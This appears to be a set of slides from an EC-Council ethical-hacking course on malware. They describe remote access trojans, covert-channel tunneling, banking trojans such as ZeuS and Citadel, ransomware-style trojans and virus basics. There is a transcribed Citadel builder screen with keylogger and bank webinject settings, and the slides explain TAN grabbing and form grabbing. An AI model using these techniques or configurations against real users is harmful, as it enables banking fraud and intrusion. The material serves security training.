


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



# Remote Access Trojans: **DarkComet RAT**, **Pandora RAT**, and **HellSpy RAT**



## DarkComet RAT



## Pandora RAT



## HellSpy RAT




# Remote Access Trojans: ProRat and Theef



ProRat



Theef



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Remote Access Trojan: Hell Raiser



Hell Raiser allows an attacker to **gain access to the victim system** and send pictures, pop up chat messages, transfer files to and from the victims system, completely monitor the victims operations, etc.



Contacts HellRaiser Client 4.2 (by dclwy)

Mr tell chat be rude be smart web shell data system spotlight advanced

Disk 27 items

ITEM	MACTYPE	MACREATOR	LENGTH	VISIBLE
Volumes	fold	MACS		No
var	fold	MACS		Yes
usr	fold	MACS		No
Users	fold	MACS		Yes
tmp	fold	MACS		Yes
System	fold	MACS		Yes
chit	fold	MACS		No

Victim's parameters ..

ip address: localhost port: 24745 DISCONNECT

Status ..

Connected

control events data transfer

CO	TYPE	LOCAL	TRANSFER	SENT	KB/s	KB/min	MB/h	START	STOP	SENT	RECEIVED
DL	file	--	--	--	--	--	--	--	--	--	--
DL	desktop	--	--	--	--	--	--	--	--	--	--
DL	clipboard	--	--	--	--	--	--	--	--	--	--
UL	tell	--	--	--	--	--	--	--	--	--	--
UL	mouse	--	--	--	--	--	--	--	--	--	--
UL	keyboard	--	--	--	--	--	--	--	--	--	--
UL	file	--	--	--	--	--	--	--	--	--	--
UL	screen	--	--	--	--	--	--	--	--	--	--
UL	clipboard	--	--	--	--	--	--	--	--	--	--

Contacts HellRaiser Client 4.2 (by dclwy)

Mr tell chat be rude be smart web shell data system spotlight advanced

Chat interface ..

```
> N00b_X[] got pwned!X : wtf
> tyler777 : u GOT HAXORED XD
```

SEND

SET VICTIM'S WINDOW LAUNCH DELETE

Victim's parameters ..

ip address: localhost port: 24745 DISCONNECT

Status ..

Connected

control events data transfer


```
12:09:34 PM - ERROR ! Connection refused !!
12:09:34 PM - Server has unexpectedly been closed.
12:09:53 PM - Connected to localhost on port 24745.
12:10:00 PM - Authentication window is being shown.
12:11:20 PM - Chat initialized.
12:11:22 PM - N00b_X[] got pwned!X is typing a message...
12:11:23 PM - N00b_X[] got pwned!X is typing a message...
12:11:23 PM - N00b_X[] got pwned!X is typing a message...
12:11:25 PM - Message received.
12:11:25 PM - N00b_X[] got pwned!X is typing a message.
12:11:34 PM - Message sent.
12:11:34 PM - Chat stopped.
12:11:55 PM - User authentication failed because 'Cancel' button was pushed.
12:11:55 PM - User authentication window has been closed.
```

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# Remote Access Tool: Atelier Web Remote Commander



Atelier Web Remote Commander (AWRC) allows you to **establish a remote connection to the remote machine** without installing any supporting software on the machine



<http://www.atelierweb.com>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.


# Covert Channel Trojan: CCTT



Covert Channel Tunneling Tool (CCTT) Trojan presents various exploitation techniques, creating arbitrary data transfer channels in the data streams authorized by a network access control system

It enables attackers to get an **external server shell** from within the internal network and vice-versa

It sets a **TCP/UDP/HTTP CONNECT|POST** channel allowing TCP data streams (SSH, SMTP, POP, etc...) between an external server and a box from within the internal network




Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# E-banking Trojans



- e-banking Trojans intercept a **victim's account information** before it is encrypted and sends it to the attacker's Trojan command and control center
- It steals **victim's data** such as credit card related **card no.**, **CVV2**, **billing details**, etc. and transmits it to remote hackers using email, FTP, IRC, or other methods



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



# Working of E-banking Trojans

**CEH**  
Certified Ethical Hacker

## TAN Grabber



- Trojan intercepts valid **Transaction Authentication Number (TAN)** entered by a user
- It replaces the TAN with a **random number** that will be rejected by the bank
- Attacker can misuse the intercepted TAN with the **user's login details**

## HTML Injection



- Trojan creates **fake form fields** on e-banking pages
- Additional fields **elicit extra information** such as card number and date of birth
- Attacker can use this information to impersonate and **compromise victim's account**

## Form Grabber




- Trojan analyses **POST requests and responses** to victim's browser
- It compromises the **scramble pad authentication**
- Trojan intercepts **scramble pad input** as user enters Customer Number and Personal Access Code

# E-banking Trojan: **ZeuS** and **SpyEye**

**CEH**  
Certified Ethical Hacker

- The main objective of ZeuS and SpyEye Trojans is to **steal bank and credit card account information**, ftp data, and other sensitive information from infected computers via web browsers and protected storage
- SpyEye can automatically and quickly **initiate an online transaction**



# E-banking Trojan: Citadel Builder and Ice IX



**Citadel Builder**  
Universal Spyware System

Current version  
Version: 1.3.5.1  
Build time: 19:14:14 08.11.2012 GMT  
Signature: BahNED  
Login key: C1F20D2340B519056A7D8987DF4B0FFF

Information about active bot  
Encryption key: 12345

Configuration  
Source configuration file:  
C:\Users\John\Downloads\Citadel.1.3.5.1-BahNED\Citadel.1.3.5.1

Build the bot configuration  
Build the bot files-proxy

```
keylogger_processes=bank.exe;java.exe
keylogger_time=3
video_quality=1
video_length=600
file_webinjects=injects.txt
Building the HTTP injects...
0=https://www.wellsfargo.com/
```

**BUILD SUCCEEDED!**

**Citadel Builder**

**Ice IX**



**Ice IX ver. 1.2.6**

Bot's settings:

Setting's path:

Botnet's name:

Setting's retrieve timeout:  min

Statistic's retrieve timeout:  min

RC4 encryption key:

Remove certificates  Disable TCP Server

Setting's file:

Console:

Check if your PC is infected entering RC4 encryption key

RC4 encryption key:

You are not infected with Ice IX

# Destructive Trojans: **M4sT3r** **Trojan**




M4sT3r is a dangerous and **destructive type** of Trojan

This Trojan formats all **local** and **network drives**

When executed, this Trojan destroys the **operating system**

The user will not be able to **boot** the Operating System




M4sT3r Trojan

# Notification Trojans

CEH  
Certified Ethical Hacker

- Notification Trojan sends the location of the **victim's IP address** to the attacker
- Whenever the victim's computer connects to the Internet, the attacker receives the **notification**



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# Data Hiding Trojans (Encrypted Trojans)



Encryption Trojan encrypts data files in victim's system and renders information unusable

*"Your computer caught our software while browsing illegal porn pages, all your documents, text files, databases in the folder My Documents was encrypted with complex password."*



Attackers demand a ransom or force victims to make purchases from their online drug stores in return for the password to unlock files

*"Do not try to search for a program that encrypted your information – it simply does not exist in your hard disk anymore," pay us the money to unlock the password*

# Module Flow



**Introduction  
to Malware**



**Trojan  
Concepts**



**Virus and Worm  
Concepts**



**Malware Reverse  
Engineering**



**Malware  
Detection**



**Counter-  
measures**



**Anti-Malware  
Software**



**Penetration  
Testing**

# Introduction to Viruses



- A virus is a **self-replicating program** that produces its own copy by attaching itself to another program, computer boot sector or document
- Viruses are generally transmitted through **file downloads**, **infected disk/flash drives** and as **email attachments**



## Virus Characteristics



Infests other program

Alters data



Transforms itself

Corrupts files and programs



Encrypts itself

Self-replication





# Stages of Virus Life



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Working of Viruses: Infection Phase




## Infection Phase

- In the infection phase, the virus **replicates itself** and attaches to an .exe file in the system

### Before Infection

### After Infection



# Working of Viruses: Attack Phase



- Viruses are programmed with **trigger events** to activate and corrupt systems
- Some viruses infect each time they are **run** and others infect only when a certain predefined condition is met such as a **user's specific task**, a day, time, or a particular event

## Unfragmented File Before Attack



## File Fragmented Due to Virus Attack



# Why Do People Create **Computer Viruses**



**1**

✓ Inflict damage to competitors



**2**

✓ Financial benefits

**3**

✓ Research projects

**4**

✓ Play prank

**5**

✓ Vandalism

**6**

✓ Cyber terrorism

